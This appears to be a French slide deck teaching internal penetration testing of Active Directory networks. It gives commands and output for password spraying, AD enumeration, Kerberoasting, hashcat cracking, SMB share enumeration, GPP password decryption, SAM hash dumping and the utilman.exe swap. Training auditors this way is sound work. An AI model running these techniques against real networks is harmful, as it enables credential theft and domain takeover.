
```
cme smb DC.DOMAIN.TLD -u users.txt -p "" # Mot de passe vide
cme smb DC.DOMAIN.TLD -u users.txt -p "P@ssword!" # "Password Spraying"
cme smb DC.DOMAIN.TLD -u users.txt -p users.txt --no-bruteforce # user=pass
cme smb DC.DOMAIN.TLD -u users.txt -p pass.txt # Produit users.txt x pass.txt
```

04 - Domaine & Active Directory

Extraction des informations d'un AD

```
enum4linux -u "user" -p "pass" -A DC.DOMAIN.TLD
windapsearch -d DOMAIN.TLD --dc-ip DC.DOMAIN.TLD --full
bloodhound-python -u "user" -p "pass" -d "DOMAIN.TLD" -ns "DC.DOMAIN.TLD" -c All,LoggedOn
# ldapsearch, rpcclient, ...
```

04 – Domaine & Active Directory



04 – Domaine & Active Directory

1. Connexion anonyme, Connexion authentifiée
2. Politique de MDP (user=pass, mdp faible, …)
3. **Vérification des descriptions des utilisateurs**
4. Vérification des versions de serveurs enregistrés
5. Vérification des groupes / moindre privilège
6. Kerberoasting

04 - Domaine & Active Directory

```
cat enum4linux.txt | grep "Desc: " > users_desc.txt
cat users_desc.txt | grep -i "pass"
cat users_desc.txt | grep -i "mdp"
cat users_desc.txt | grep -i "code"

"""
index: 0x**** RID: 0x**** acb: 0x00000211 Account: radio        Name: Secrétariat Radio Desc: Messagerie Secrétariat Radio (MdP : *********)
index: 0x**** RID: 0x**** acb: 0x00000211 Account: 3C   Name: *****    Desc: Mot de passe *********
index: 0x**** RID: 0x**** acb: 0x00000211 Account: iphonepol    Name: Iphone Pol        Desc: mdp = *********
index: 0x**** RID: 0x**** acb: 0x00000211 Account: avion        Name: Pilote Avion - MdP : *********    Desc:
index: 0x**** RID: 0x**** acb: 0x00000211 Account: servicecompta    Name: Service Compta        Desc: Compte de messagerie MdP : *********
index: 0x**** RID: 0x**** acb: 0x00000210 Account: enregistreur     Name: Enregistreur Desc: Mot de passe : ********* (alertes par mail)
index: 0x**** RID: 0x**** acb: 0x00000211 Account: **redacted**   Name: **redacted**        Desc: mot de passe = ********
"""
```

04 – Domaine & Active Directory

1. Connexion anonyme, Connexion authentifiée
2. Politique de MDP (user=pass, mdp faible, …)
3. Vérification des descriptions des utilisateurs
4. Vérification des versions de serveurs enregistrés
5. Vérification des groupes / moindre privilège
6. **Kerberoasting**

04 - Domaine & Active Directory

```
GetUserSPNs.py DOMAIN.TLD/user:pass -dc-ip DC.DOMAIN.TLD -request

"""
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

ServicePrincipalName                       Name           MemberOf
PasswordLastSet             LastLogon                   Delegation
-----------------------------------------  -------------  ------------------------------------------------------------
--------------------------  --------------------------  ----------
MSSQLSvc/SE10VM04.DOMAIN.TLD:56533         Administrateur  CN=Informations ,OU=Groupes Distribution,DC=DOMAIN,DC=TLD
2021-11-22 09:23:54.767992  2022-05-11 11:41:30.437529
MSSQLSvc/SE10VM04.DOMAIN.TLD:SAGE          Administrateur  CN=Informations ,OU=Groupes Distribution,DC=DOMAIN,DC=TLD
2021-11-22 09:23:54.767992  2022-05-11 11:41:30.437529
MSSQLSvc/SE15VM05.DOMAIN.TLD:49325         CdS_SQL         CN=AdminSQL_INFORMATIONS,OU=Users DOMAIN,DC=DOMAIN,DC=TLD
2016-03-23 09:31:59.839575  2022-05-18 21:15:00.881754
MSSQLSvc/SE15VM05.DOMAIN.TLD:INFORMATIONS  CdS_SQL         CN=AdminSQL_INFORMATIONS,OU=Users DOMAIN,DC=DOMAIN,DC=TLD
2016-03-23 09:31:59.839575  2022-05-18 21:15:00.881754
HTTP/SSO.DOMAIN.TLD                        ESL
2021-11-22 17:24:38.953675  <never>
HTTP/se2003xp.DOMAIN.TLD                   ESL
2021-11-22 17:24:38.953675  <never>

$krb5tgs$23$*Administrateur$DOMAIN.TLD$DOMAIN.TLD/Administrateur*$21199627a12366d**REDACTED**
$krb5tgs$23$*CdS_SQL$DOMAIN.TLD$DOMAIN.TLD/CdS_SQL*$67b583cf4ae28c7a649f68187f402**REDACTED**
$krb5tgs$23$*ESL$DOMAIN.TLD$DOMAIN.TLD/ESL*$ef239b9bfade0e412d32f3dc3a3**REDACTED**
"""
```

04 - Domaine & Active Directory

```
hashcat -m 13100 hash.txt -a 0 rockyou.txt -O

"""
  3000  | LM
  1000  | NTLM (NTDS.dit / LSASS)
  5500  | NetNTLMv1 / NetNTLMv1+ESS (Responder)
  5600  | NetNTLMv2  (Responder)
  13100 | Kerberos 5, etype 23,hashcat -m 13100 hash.txt -a 0 rockyou.txt -O
  TGS-REP (Kerberoasting)
  18200 | Kerberos 5, etype 23, AS-REP (ASRepRoasting)
"""
```

04 – Domaine & Active Directory

```
~/D/wrapcat main ?11 ./wrapcat.py -m 1000 -f NTLM.txt --full                    2m7.4s 11:22:52

          __   __                     ___      _
         / / /\ \ \_ __ __ _ _ __    / __\__ _| |_
         \ \/  \/ / '__/ _` | '_ \ / /  / _` | __|
          \  /\  /| | | (_| | |_) / /__| (_| | |_
           \/  \/ |_|  \__,_| .__/\____/\__,_|\__|
                            |_|

[!] Pot file not defined.
Create file wrapcat_1653470575.pot


[+] Phase 1 ...
$ hashcat -m 1000 NTLM.txt --potfile-path wrapcat_1653470575.pot -a 3 -1 /usr/share/doc/hashcat/charsets/custom_alpha_special.chr admin?1?1?1 --increment -O -o /dev/null 2>/dev/null
$ hashcat -m 1000 NTLM.txt --potfile-path wrapcat_1653470575.pot -a 3 -1 /usr/share/doc/hashcat/charsets/custom_alpha_special.chr Admin?1?1?1 --increment -O -o /dev/null 2>/dev/null
$ hashcat -m 1000 NTLM.txt --potfile-path wrapcat_1653470575.pot -a 3 -1 /usr/share/doc/hashcat/charsets/custom_alpha_special.chr ?1?1?1?1admin --increment -O -o /dev/null 2>/dev/null
$ hashcat -m 1000 NTLM.txt --potfile-path wrapcat_1653470575.pot -a 3 -1 /usr/share/doc/hashcat/charsets/custom_alpha_special.chr ?1?1?1?1Admin --increment -O -o /dev/null 2>/dev/null
$ hashcat -m 1000 NTLM.txt --potfile-path wrapcat_1653470575.pot -a 0 /usr/share/wordlists/rockyou.txt -O -o /dev/null 2>/dev/null
$ hashcat -m 1000 NTLM.txt --potfile-path wrapcat_1653470575.pot -a 0 /usr/share/wordlists/kaonashi14M.txt -O -o /dev/null 2>/dev/null
$ hashcat -m 1000 NTLM.txt --potfile-path wrapcat_1653470575.pot -a 0 /usr/share/wordlists/GLOBAL_PASSWORD_LIST.txt -O -o /dev/null 2>/dev/null
$ hashcat -m 1000 NTLM.txt --potfile-path wrapcat_1653470575.pot -a 0 /usr/share/wordlists/CUSTOM.txt -O -o /dev/null 2>/dev/null
$ hashcat -m 1000 NTLM.txt --potfile-path wrapcat_1653470575.pot -a 3 -1 /usr/share/doc/hashcat/charsets/custom_alpha_special.chr ?1?1?1?1?1?1 --increment -O -o /dev/null 2>/dev/null
$ hashcat -m 1000 NTLM.txt --potfile-path wrapcat_1653470575.pot -a 3 -1 /usr/share/doc/hashcat/charsets/custom_alpha_special.chr ?d?d?d?d?d?d?d?d?d?d --increment -O -o /dev/null 2>/dev/null
[+] Phase 2 ...
$ hashcat -m 1000 NTLM.txt --potfile-path wrapcat_1653470575.pot -a 0 /usr/share/wordlists/rockyou.txt -r /usr/share/doc/hashcat/rules/best64.rule -O -o /dev/null 2>/dev/null
$ hashcat -m 1000 NTLM.txt --potfile-path wrapcat_1653470575.pot -a 0 /usr/share/wordlists/rockyou.txt -r /usr/share/doc/hashcat/rules/leetspeak.rule -O -o /dev/null 2>/dev/null
$ hashcat -m 1000 NTLM.txt --potfile-path wrapcat_1653470575.pot -a 0 /usr/share/wordlists/rockyou.txt -r /usr/share/doc/hashcat/rules/OneRuleToRuleThemAll.rule -O -o /dev/null 2>/dev/null
$ hashcat -m 1000 NTLM.txt --potfile-path wrapcat_1653470575.pot -a 0 /usr/share/wordlists/kaonashi14M.txt -r /usr/share/doc/hashcat/rules/best64.rule -O -o /dev/null 2>/dev/null
```

04 – Pentest “Interne”

1. Différences avec l’Externe
2. Reconnaissance Passive
3. Découverte du réseau & Interception
4. Domaines & Active Directory
5. **Scan réseau**
6. Services de partage de fichiers (SMB / NFS)
7. Services (SMTP, SNMP, WEB, BDD, SSH, …)
8. Machine “Stagiaire”

04 - Scan réseau

Lister les ranges d'IP

- Se baser sur les ranges d'IP déjà identifiés (netdiscover, …)
- Adidnsdump (intérogration authentifiée des zones DNS d'un AD)

04 – Scan réseau

```
(adidnsdump-4XiJn7UR) dirkjan@ubuntu:~/adidnsdump$ adidnsdump -u icorp\\testuser icorp-dc.internal.corp -r
Password:
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Querying zone for records
[-] Could not resolve node hoi (probably no A record assigned to name)
[+] Found 17 records
(adidnsdump-4XiJn7UR) dirkjan@ubuntu:~/adidnsdump$ head records.csv
type,name,ip
A,wpad,10.1.1.2
A,wpad,10.1.1.1
A,testpwm,192.168.111.12
A,testpm,192.168.111.12
A,test,10.0.0.10
A,notinternal,95.179.182.12
A,newhost,10.1.1.1
A,ICORP-W10,192.168.111.73
```

04 – Scan réseau

Outils de scan

- Nmap
- Masscan
- Zenmap

Problématique : adapter le profil de scan à la taille du périmètre et sa sensibilité au DOS.

04 – Scan réseau

```
sudo masscan -p20,21-23,25,53,80,110,111,135,139,143,443,445,993,995,1723,3306,3389,5900,8080 -iL scope.txt --rate 2000 -oX masscan_top.xml
sudo masscan 192.168.0.0/16 -p 445 --rate 2000 -oX masscan_445.xml
```

04 – Pentest “Interne”

1. Différences avec l’Externe
2. Reconnaissance Passive
3. Découverte du réseau & Interception
4. Domaines & Active Directory
5. Scan réseau
6. **Services de partage de fichiers (SMB / NFS)**
7. Services (SMTP, SNMP, WEB, BDD, SSH, …)
8. Machine “Stagiaire”

04 – Services de partage de fichiers

Enumération des share SMB (anonyme et authentifié) :

```
1 smbmap -d "DOMAIN.TLD" -H 192.168.x.x/24
2 smbmap -u "guest" -p "guest" -d "DOMAIN.TLD" -H 192.168.x.x/24
3 nmap --script "safe or smb-enum-*" -p 139,445 -Pn 192.168.x.x/24
4 nmap -p 445 --script=smb-enum-shares -Pn 192.168.x.x/24
```

04 – Services de partage de fichiers

```
root@lazy:~/Documents/HackTheBox/Access# smbmap -H 10.10.10.100 -d active.htb -u [redacted] -p [redacted]


[+] Finding open SMB ports....
[+] User SMB session established on 10.10.10.100...
[+] IP: 10.10.10.100:445        Name: active.htb
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        .
        dr--r--r--                0 Wed Jul 18 14:48:57 2018    .
        dr--r--r--                0 Wed Jul 18 14:48:57 2018    ..
        NETLOGON                                                READ ONLY       Logon server share
        .
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    .
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    ..
        dr--r--r--                0 Sat Jul 21 06:37:44 2018    active.htb
        Replication                                             READ ONLY
        .
        dr--r--r--                0 Wed Jul 18 14:48:57 2018    .
        dr--r--r--                0 Wed Jul 18 14:48:57 2018    ..
        dr--r--r--                0 Wed Jul 18 14:48:57 2018    active.htb
        SYSVOL                                                  READ ONLY       Logon server share
        .
```

04 – Services de partage de fichiers

Le partage **SYSVOL** est un partage réseau servant à stocker des données spécifiques qui doivent être répliquées entre les contrôleurs de domaine ou accessibles par les ordinateurs clients. De ce fait, il s'agit d'un partage accessible pour tout objet authentifié auprès de l'Active Directory, et donc potentiellement sensible.

Les GPP (Group Policy Preference) présent sous format xml dans ce partage contiennent parfois des mots de passes chiffrés avec une clé connue. (CVE-2014-1812 / MS14-025)

04 – Services de partage de fichiers

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1
855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="new_local_admin" image="2" changed
="2016-07-12 07:04:23" uid="{06FD4385-7388-4B32-BFF0-64F04EB01B22}" userCo
ntext="0" removePolicy="0"><Properties action="U" newName="" fullName="" d
escription="" cpassword="Ju9qmLzQeH61Nrqk/bbEB1Cf0FVq0IG0UevB4wAv0ng" chan
geLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority=""
 userName="new_local_admin"/></User>
</Groups>
```

```
root@r7-kali:~# gpp-decrypt Ju9qmLzQeH61Nrqk/bbEB1Cf0FVq0IG0UevB4wAv0ng
$uP3r5ekrItpass
```

04 – Services de partage de fichiers

```
msf auxiliary(smb_enum_gpp) > run

[*] 192.168.2.58:445      - Connecting to the server...
[*] 192.168.2.58:445      - Mounting the remote share \\192.168.2.58\SYSVOL' ...
[+] 192.168.2.58:445      - Found Policy Share on 192.168.2.58
[*] 192.168.2.58:445      - Parsing file: \\192.168.2.58\SYSVOL\pwnlab.lcl\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
\MACHINE\Preferences\Groups\Groups.xml
[+] 192.168.2.58:445      - Group Policy Credential Info
============================

 Name                 Value
 ----                 -----
 TYPE                 Groups.xml
 USERNAME             new_local_admin
 PASSWORD             $uP3rS3krItpass
 DOMAIN CONTROLLER    192.168.2.58
 DOMAIN               pwnlab.lcl
 CHANGED              2016-07-12 07:04:23
 NEVER_EXPIRES?       0
 DISABLED             0

[*] 192.168.2.58:445      - XML file saved to: /opt/metasploit/apps/pro/loot/20160712000840_default_192.168.2.58_windows.g
pp.xml_841625.txt
[+] 192.168.2.58:445      - Groups.xml saved as: /opt/metasploit/apps/pro/loot/20160712000840_default_192.168.2.58_smb.sha
res.file_786986.xml
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

04 - Services de partage de fichiers

```
# crackmapexec
cme smb <IP> -u 'username' -p 'password' --shares
cme smb <IP> -u 'username' -H '<HASH>' --shares

# Monter un partage
mount -t cifs //<IP>/share /mnt/share
mount -t cifs -o "username=user,password=password" //<IP>/share /mnt/share
```

04 – Pentest “Interne”

1. Différences avec l’Externe
2. Reconnaissance Passive
3. Découverte du réseau & Interception
4. Domaines & Active Directory
5. Scan réseau
6. Services de partage de fichiers (SMB / NFS)
7. **Services (SMTP, SNMP, WEB, BDD, SSH, …)**
8. Machine “Stagiaire”

04 – Services (SMTP, SNMP, WEB, BDD, SSH, . . .)

- Mots de passes faibles
- Mots de passes par défaut
- Scanners spécialisés (nuclei)
- Vulnérabilités spécifiques (communautés snmp, …)

⇒ Compte tenu de la durée de l'audit et de la taille du périmètre, on adapte le niveau de recherche

04 – Pentest “Interne”

1. Différences avec l’Externe
2. Reconnaissance Passive
3. Découverte du réseau & Interception
4. Domaines & Active Directory
5. Scan réseau
6. Services de partage de fichiers (SMB / NFS)
7. Services (SMTP, SNMP, WEB, BDD, SSH, …)
8. **Machine “Stagiaire”**

04 – Machine “Stagiaire”

Buts :


- Devenir Administrateur local de la machine
  - Récupérer des comptes de domaine valide
  - Désactiver l’antivirus
  - …
- Booter depuis un autre périphérique
- Récupérer d’anciennes données non formatées


04 – Machine “Stagiaire”

Booter depuis un autre périphérique


Pas de mot de passe BIOS ? Pas de chiffrement du disque ?

04 - Machine “Stagiaire”





04 - Machine “Stagiaire”



04 - Machine “Stagiaire”

Récupération de la base SAM

- C:\Windows\System32\config\SAM
- C:\Windows\System32\config\SYSTEM

04 - Machine “Stagiaire”

Extraction des Hash :

```
1 $ samdump2 ./SYSTEM ./SAM
2 *disabled* Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
3 *disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
4 Zeecka:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9:::
```


04 - Machine “Stagiaire”

Remplacement du binaire “utilman.exe” par “cmd.exe”

- C:\Windows\System32\utilman.exe
- C:\Windows\System32\cmd.exe

(penser à faire une sauvegarde du binaire avant)

04 – Machine “Stagiaire”



